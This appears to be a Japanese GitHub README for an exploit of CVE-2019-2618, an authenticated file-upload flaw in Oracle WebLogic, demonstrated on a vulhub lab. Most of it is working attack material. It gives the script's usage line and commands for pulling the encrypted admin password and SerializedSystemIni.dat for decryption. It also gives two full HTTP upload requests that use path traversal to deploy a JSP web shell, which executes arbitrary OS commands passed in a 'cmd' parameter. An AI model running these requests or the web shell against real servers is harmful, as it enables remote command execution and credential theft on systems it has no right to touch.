 jas502n/cve-2019-2618
CVE-2019-2618のエクスプロイトスクリプト。Weblogicの任意ファイルアップロード脆弱性で、JSPウェブシェルの展開と暗号化された資格情報の復号化を行います。


Weblogic アップロード脆弱性(ユーザー名とパスワードが必要)-CVE-2019-2618
python CVE-2019-2618.py url username password

root@f0cb7e674d7e:~/Oracle# cat /root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/security/boot.properties |grep pass
password={AES}dv/eNBsyg5GcDUbAKaQRheDZhzVk9yiTYVpXlGt9wEU=
root@f0cb7e674d7e:~/Oracle# find / -name "*SerializedSystemIni.dat*"
/root/Oracle/Middleware/user_projects/domains/base_domain/security/SerializedSystemIni.dat
root@f0cb7e674d7e:~/Oracle#

weblogic アカウントパスワード: weblogic/Oracle@123
vulnhub を参照
root@kali:~/vulhub/weblogic/CVE-2017-10271# ls
1.png  docker-compose.yml  README.md  set_mirror.sh
root@kali:~/vulhub/weblogic/CVE-2017-10271# docker-compose up -d

POST /bea_wls_deployment_internal/DeploymentService HTTP/1.1
Host: 10.10.20.166:7001
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
username: weblogic
wl_request_type: app_upload
cache-control: no-cache
wl_upload_application_name: /../tmp/_WL_internal/bea_wls_internal/9j4dqk/war
serverName: Jas502n
password: Oracle@123
content-type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
archive: true
server_version: 10.3.6.0
wl_upload_delta: true
Content-Length: 1081

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="shell.jsp"; filename="shell.jsp"
Content-Type: false

 <%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>

------WebKitFormBoundary7MA4YWxkTrZu0gW--
/root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/.internal/bea_wls_deployment_internal.war
/root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/.internal/bea_wls_internal.war これはアップロード先パスです
/root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/bea_wls_internal
/root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/bea_wls_deployment_internal
bea_wls_internal
bea_wls_deployment_internal は同じディレクトリにあります
これは脆弱性のあるwarの位置です

POST /bea_wls_deployment_internal/DeploymentService HTTP/1.1
Host: 10.10.20.166:7001
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
username: weblogic
wl_request_type: app_upload
cache-control: no-cache
wl_upload_application_name: /../tmp/_WL_internal/bea_wls_deployment_internal/gyuitk/war
serverName: Jas502n
password: Oracle@123
content-type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
archive: true
server_version: 10.3.6.0
wl_upload_delta: true
Content-Length: 1084

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="shell.jsp"; filename="shell111.jsp"
Content-Type: false

 <%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>

------WebKitFormBoundary7MA4YWxkTrZu0gW--
